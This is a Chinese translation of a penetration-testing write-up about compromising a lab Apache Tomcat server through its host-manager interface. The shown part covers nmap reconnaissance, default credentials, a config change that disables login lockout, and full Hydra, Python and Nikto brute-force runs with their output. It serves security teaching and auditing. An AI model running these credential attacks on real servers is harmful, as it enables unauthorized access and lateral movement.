登录

# Tomcat变体利用：host-manager

w1nds**** / 2019-03-21 08:49:00 / 浏览数 6145 渗透测试 渗透测试 顶(0) 踩(0)

在一次内部审计任务期间，我被安排去攻陷一个Windows上的Tomcat实例。通常，说到攻击Tomcat实例，都会想到进入manager后台，这是一个简单的漏洞。

但是，在这篇文章中，manager无法访问（403 HTTP错误）。然而，host-manager是可以访问的，这就是它有趣的地方，。

背景：


我们的目标 - > Windows 2012R2服务器（192.168.56.31）

命令与控制服务器 C&C（我们的机器） - > Ubuntu 16.04（192.168.56.1）

Tomcat版本 - >写下这篇文章时的最新版本（8.5.37）


信息收集：

用nmap扫描目标主机，发现Tomcat监听在8080端口



```
zsh 23615 [127] _(git)-[master]-% ./nmap -T4 -A 192.168.56.31 -p 8080
Starting Nmap 7.70SVN ( https://nmap.org ) at 2019-01-24 11:21 CET
Nmap scan report for win-2012r2-lab (192.168.56.31)
Host is up (0.00036s latency).

PORT     STATE SERVICE  VERSION
8080/tcp open  ssl/http Apache Tomcat 8.5.37
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title.

Service detection performed. Please report any incorrect results at htt
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
```

这是理想的攻击情况，因为根据经验，Tomcat在Windows主机上是以'nt authority \
system'权限启动的，这使得我们在攻陷它后能够完全控制服务器。这又让我们能获取密码和哈希值，这将使我们能够进行内网横移。



Apache Tomcat/8.5.37

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 8.5 access to the manager application is split between different users. Read more...

Release Notes
Changelog
Migration Guide
Security Notices

Documentation

Tomcat 8.5 Documentation
Tomcat 8.5 Configuration
Tomcat Wiki

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

Tomcat 8.5 Bug Database
Tomcat 8.5 JavaDocs
Tomcat 8.5 SVN Repository

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

tomcat-users
User support and discussion


taglibs-user
User support and discussion for Apache Taglibs

tomcat-dev
Development mailing list, including commit messages

登录认证

在第一次碰到Tomcat实例时，作为审计员的第一个操作是尝试登录manager。我们通常会尝试使用默认密码，例如admin / admin或tomcat / tomcat。

在这个场景下，当我尝试使用'tomcat / tomcat'组合访问manager时，返回了'403拒绝访问'。



403 Access Denied

You are not authorized to view this page.

By default the Manager is only accessible from a browser running on the same machine as Tomcat. If you wish to modify this restriction, you'll need to edit the Manager's context.xml f

If you have already configured the Manager application to allow access and you have used your browsers back button, used a saved book-mark or similar then you may have triggered t returning to the main Manager page. Once you return to this page, you will be able to continue using the Manager application's HTML interface normally. If you continue to see this acces

If you have not changed any configuration files, please examine the file conf/tomcat-users.xml in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the manager-gui role to a user named tomcat with a password of s3cret, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single manager role to the following four roles. You will need to assign the role

- manager-gui - allows access to the HTML GUI and the status pages
- manager-script - allows access to the text interface and the status pages
- manager-jmx - allows access to the JMX proxy and the status pages
- manager-status - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the manager-gui role should not be granted either the manager-script or manager-jmx roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards t


For more information - please see the Manager App HOW-TO.

但是，当我在host-manager上尝试同样的事情时...

...

boom！

HTTP 200，我进去了！



Tomcat Virtual Host Manager

| | |
|---|---|
| Message: | OK |

Host name

| Host name | Host aliases | |
|---|---|---|
| localhost | | Host Manager installed - commands disabled |

Add Virtual Host

Host

Name:

Aliases:

App base:

AutoDeploy ☑

DeployOnStartup ☑

DeployXML ☑


UnpackWARs ☑

Manager App ☑

CopyXML □


有一些工具可以自动化爆破：

（译者注：在tomcat7.0后，默认会有登录次数限制，需要手动更改conf/server.xml才能进行爆破）




```
<Realm className="org.apache.catalina.realm.LockOutRealm" failureCount="100000" lockOutTime="0">
```

Metasploit模块：auxiliary/scanner/http/tomcat_mgr_login




```
zsh 23619 % python tomcat_bruteforce.py --host 192.168.56.31 --port 8080 --usr /opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_users.txt --pwd /opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_pass.txt --path /host-manager/html/
# Target: http://192.168.56.31:8080/host-manager/html/
# Usernames: /opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_users.txt
# Passwords: /opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_pass.txt
# Press any key to start ...
[*] Trying 'admin:admin' ...
[*] Trying 'manager:admin' ...
[*] Trying 'role1:admin' ...
[*] Trying 'root:admin' ...
[*] Trying 'tomcat:admin' ...
[*] Trying 'both:admin' ...
[*] Trying 'admin:manager' ...
[*] Trying 'manager:manager' ...
[*] Trying 'role1:manager' ...
[*] Trying 'root:manager' ...
[*] Trying 'tomcat:manager' ...
[*] Trying 'both:manager' ...
[*] Trying 'admin:role1' ...
[*] Trying 'manager:role1' ...
[*] Trying 'role1:role1' ...
[*] Trying 'root:role1' ...
[*] Trying 'tomcat:role1' ...
[*] Trying 'both:role1' ...
[*] Trying 'admin:root' ...
[*] Trying 'manager:root' ...
[*] Trying 'role1:root' ...
[*] Trying 'root:root' ...
[*] Trying 'tomcat:root' ...
[*] Trying 'both:root' ...
[*] Trying 'admin:tomcat' ...
[*] Trying 'manager:tomcat' ...
[*] Trying 'role1:tomcat' ...
[*] Trying 'root:tomcat' ...
[*] Trying 'tomcat:tomcat' ...
[!] Credentials found: tomcat:tomcat
[*] Trying 'both:tomcat' ...
[*] Trying 'admin:s3cret' ...
```

Hydra



```
zsh 23616  (git)-[master]-% hydra -l tomcat -P /opt/metasploit-framework/embedded/framework
/data/wordlists/tomcat_mgr_default_pass.txt -t 1 -f -vV 192.168.56.31 -s 8080 http-get http
://192.168.56.31:8080/host-manager/html/
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service org
anizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-01-24 11:23:47
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriti
ng, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 7 login tries (l:1/p:7), ~0 tries per tas
k
[DATA] attacking service http-get on port 8080
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "admin" - 1 of 7 [child 0]
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "manager" - 2 of 7 [child 0]
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "role1" - 3 of 7 [child 0]
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "root" - 4 of 7 [child 0]
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "tomcat" - 5 of 7 [child 0]
[8080][http-get] host: 192.168.56.31   login: tomcat   password: tomcat
[STATUS] attack finished for 192.168.56.31 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-01-24 11:23:57
```

Nikto



```
zsh 23622  (git)-[master]-% perl nikto.pl -h http://192.168.56.31:8080/ -C all -useragent "Mozilla/5.0 (X11; Ubuntu; Linux x86_64
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.31
+ Target Hostname:    192.168.56.31
+ Target Port:        8080
+ Start Time:         2019-01-24 11:27:11 (GMT1)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Communit
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ /manager/html: Default Tomcat Manager / Host Manager interface found
+ Default account found for 'Tomcat Host Manager Application' at /host-manager/html (ID 'tomcat', PW 'tomcat'). Apache Tomcat.
+ /docs/: Tomcat Documentation found
